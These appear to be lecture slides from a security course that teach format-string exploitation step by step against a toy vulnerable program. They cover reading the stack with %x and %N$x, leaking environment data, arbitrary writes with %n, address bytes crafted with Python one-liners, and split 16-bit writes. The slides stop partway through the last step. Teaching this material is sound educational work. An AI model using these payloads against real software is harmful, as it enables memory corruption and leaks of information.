


```
snprintf(buf, 250, "AAAA");
```



The format string itself is often on the stack.

Let's try to read *what we put* on the stack!



The format string itself is often on the stack.

Let's try to read *what we put* on the stack!



# Reading the string with itself (!)

The number of %x depends on the specific program

```
$ ./vuln "AAAA %x %x ... %x"
buffer: AAAA b7ff0ae0 b7ffddfd ... 41414141

$ ./vuln "BBBB %x %x ... %x"
buffer: BBBB b7ff0ae0 b7ffddfd ... 42424242
```

Going back in the stack, we (usually) find part of our format string (e.g., AAAA, BBBB).

Makes sense: the format string itself is often on the stack.

**So, we can read *what we put* on the stack!**

# Scanning the Stack With `%N$x`

To scan the stack

We can use the `%N$x` syntax (go to the Nth parameter)

```
$ ./vuln "%x %x %x"
```

```
b7ff0590 804849b b7fd5ff4
```

```
$ ./vuln "%3\$x"
```

```
b7fd5ff4
```

# suppose that I want to print the 3rd

# `N$x` is the direct parameter access

# (the `\` escapes the `$` symbol for bash)

# Scanning the Stack With %N\$x

## To scan the stack

We can use the %N\$x syntax (go to the Nth parameter)

+

Simple shell scripting



```
$ ./vuln "%x %x %x"
b7ff0590 804849b b7fd5ff4 # suppose that I want to print the 3rd

$ ./vuln "%3\$x"
b7fd5ff4 # N$x is the direct parameter access
# (the \ is to escape the $ symbol)

$ for i in seq 1 150; do echo -n "$i " && ./vuln "AAAA %$i\$x"; done
1 AAAA b7ff0590
2 AAAA 804849b
# .....lots of lines..... # 1 dword from the stack per line
150 AAAA 53555f6e # (continued on next slide)
```

# Reading the string with itself / 2 (vuln)

```
$ for i in `seq 1 150`; do echo -n "$i " \  
    && ./vuln "AAAB%$i\$x"; echo ""; done | grep 4141  
114 AAAB42414141 # there is my cell I can read from!  
# We had to go 114 positions up.
```

```
$ ./vuln "AAAB%114\$x"  
AAAB42414141 # So, we can effectively read.
```

# Reading the string with itself / 2

## (vuln3)

AAAB (in realtà sullo stack trovi anche %x e robe simili).  
notImportant  
Address of AAAB

```
$ for i in `seq 1 150`; do echo -n "$i " \  
  && ./vuln3 "AAAB%$i\$x"; echo ""; done | grep 4141  
2 AAAB42414141 # there is my cell I can read from!  
# We had to go 2 positions up.
```

```
$ ./vuln3 "AAAB%2\$x"  
AAAB42414141 # So, we can effectively read.
```

# Scan the stack → Information leakage vulnerability

We can use the same technique to search for interesting data in memory

## Information leakage vulnerability

```
$ for i in `seq 1 150`; do echo -n "$i " \  
    && ./vuln "AAAA %${i}\$s"; echo ""; done | grep HOME  
64 AAAA HOME=/root  
  
$ ./vuln "AAAA %64\${x}"  
AAAA 8048490 # here is its address
```



**I'M WONDERING...**



**...COULD WE ALSO WRITE?**


memegenerator.net

# A useful placeholder: %n

**%n** = **write**, in the address pointed to *by the argument*, the **number of chars (bytes)** printed so far

E.g.

```
int i = 0;  
printf("hello%n", &i);
```



At this point, **i == 5**

# Writing to the Stack with **%n**

**%n** = **write**, in the address pointed to *by the argument*, (treated as a pointer to int) the **number of chars** printed so far.

```
$ ./vuln3 "AAAA %x %x %x"
```

```
buffer: AAAA b7ff0ae0 41414141 804849b
```

```
./vuln3 "AAAA %x %n %x"
```

```
Segmentation fault
```

```
# bingo! Something unexpected happened...
```

notImportant

important <--The program will try to write NOT here, but into the address that you find here.

notImportant

Address of "AAAA"

# What happened?

```
$ ./vuln3 "AAAA %x %x %x"
```

```
buffer: AAAA b7ff0ae0 41414141 804849b
```


```
./vuln3 "AAAA %x %n %x"
```

```
Segmentation fault
```

```
# bingo! Something unexpected happened...
```

```
$ dmesg | tail -n 1
```

```
[19336.033685] vuln3[28939]: segfault at 41414141 ip f7e697ec sp ffffcf20  
error 6 in libc-2.19.so[f7e22000+1a7000]
```



`%n` loads an `int*` (address) from the stack, goes there and writes the number of chars printed so far. In this case, that address is `0x41414141`.

# How can we use this?

1. Put, on the stack, the address (**addr**) of the memory cell (**target**) to modify
2. Use **%x** to go find it on the stack (**%N\$x**).
3. Use **%n** instead of that **%x** to write a *number* in the cell pointed to by **addr**, i.e. **target**.

**Q:** how can we *practically* write an address, e.g. **0xbffff6cc** instead of the useless **0x41414141**? We cannot type those characters as easily as AAAA...



# Using Python as a tool




We use Python to emit non printable chars, e.g. the four chars composing 0xbffff6cc

```
./vuln3 "AAAA%2$n"
```

```
./vuln3 "`python -c 'print \"AAAA%2$n\"'`"
```

```
./vuln3 "`python -c 'print \"\x41\x41\x41\x41%2$n\"'`"
```

```
./vuln3 "`python -c 'print \"\xcc\xf6\xff\xbf%2$n\"'`"
```



## How can we use this? (2)

1. Put, on the stack, the address (**addr**) of the memory cell (**target**) to modify
2. Use **%x** to go find it on the stack (**%N\$x**).
3. Use **%n** instead of that **%x** to write a *number* in the cell pointed to by **addr**, i.e. **target**.

Number == #bytes printed so far

**Q:** how do we change this into an *arbitrary number* that we *control*?

# Controlling the Arbitrary Number

We use %c

```
void main () {  
    printf("|%050c|\n", 0x44);  
    printf("|%030c|\n", 0x44);  
    printf("|%013c|\n", 0x44);  
}
```

\$ ./padding

	D	~> 50
	D	~> 30
	D	~> 13



# Controlling the Arbitrary Number (2)

```
# let's assume that we know the target address: 0xbffff6cc
$ ./vuln3 "`python -c 'print \"\xcc\xcf\xff\xbf%50000c%2$n\"'`"
```

## Q: what is the value we are writing?

i.e. how many **characters** have been printed  
when we reach %n?

# Controlling the Arbitrary Number (2)

```
# let's assume that we know the target address: 0xbffff6cc
$ ./vuln3 "`python -c 'print "\xcc\x66\xff\xbf%50000c%2$n"'`"
```

## Q: what is the value we are writing?

i.e. how many characters have been printed  
when we reach %n?


A:  $4 + 50000 = 50004$

# Writing, step by step (1)

Target address = 0xbffff6cc (Where to write)

Arbitrary number = 0x6028 = 24616 (What to write)

1. Put, on the stack, the **target address** of the memory cell to modify (as part of the format string)




# Writing, step by step (2)

Target address = 0xbffff6cc (Where to write)

Arbitrary number = 0x6028 = 24616 (What to write)

1. Put, on the stack, the **target address** of the memory cell to modify (as part of the format string)
2. Use **%x** to go find it on the stack (%N\$x) -> let's call the displacement **pos**




# Writing, step by step (3)

**Target address** = 0xbffff6cc (Where to write)

**Arbitrary number** = 0x6028 = 24616 (What to write)


1. Put, on the stack, the **target address** of the memory cell to modify (as part of the format string)
2. Use **%x** to go find it on the stack (%N\$x) -> let's call the displacement **pos**
3. Use **%c** and **%n** to write 0x6028 (24616) in the cell pointed to by **target** (remember: parameter of %c **+len(printed)**)





# Writing so far...

```
\xcc\xfb\xff\xbf%24612c%pos$n
```



**Problem:** We want to write a valid 32 bit address (e.g., of a valid memory location or function) as the Arbitrary number (What to write)

$0xbffffffffff_{(hex)} == 3,221,225,471_{(dec)}$

**Q:** How can we write such a “big” number ?

# Writing 32 bit Addresses (16 + 16 bit)

In order to avoid writing GB of data. We split each **DWORD** (32 bits, up to 4GB) into 2 WORDs (16 bits, up to 64KB), and write them in two rounds.


**Remember:** once we start counting up with `%c`, **we cannot count down\***. We can only keep going up. So, we need to do some math.

- **1st round:** word with *lower* absolute value.
- **2nd round:** word with *higher* absolute value

\* we could overflow...

# Writing in two rounds...

We need to perform the writing procedure twice  
**in the same format string**



We need:


- The target addresses of the two writes (which will be at 2 bytes of distance)
- The displacements of the two targets
- Do some math to compute the arbitrary numbers to write (i.e., the ones that added together yield the 32 bits address)



# Writing 16 bits at a Time Steps



1. Put, on the stack, the 2 **target addresses** of the memory cells to modify (as part of the format string)
2. Use %x to go find **<target\_1>** on the stack (%N\$x) -> let's call the displacement **pos**
  - a. **<target\_2>** will be at **pos+1** (i.e., it's located one DWORD up)



3. Use %c and %n to write
  - a. the **lower absolute value** in the cell pointed to by **<target\_1>**
  - b. The **higher decimal value** in the cell pointed by **<target\_2>**

# Writing 16 bits at a Time (1)

0xbffff6cc: Target address (Where to write)


**0x45434241**: This is **what** we want to write at **\*pos** (What to write)

## Note:

0x4543 = 17731 higher decimal value -> Write 2nd

0x4241 = 16961 lower decimal value -> Write 1st

First round: write 0x4241 = 16961 (word) at \*pos



# Writing 16 bits at a Time (2)

0xbffff6cc: Target address (Where to write)

0x45434241: This is **what** we want to write at \*pos (What to write)


## Note:

0x4543 = 17731 higher decimal value -> Write 2nd

0x4241 = 16961 lower decimal value -> Write 1st

First round: write 0x4241 = 16961 (word) at \*pos

Second round: write 0x4543 = 17731 (word) at \*(pos + 1)



# Writing 16 bits at a Time (3)

0xbffff6cc: Target address (Where to write)

0x45434241: This is **what** we want to write at \*pos (What to write)

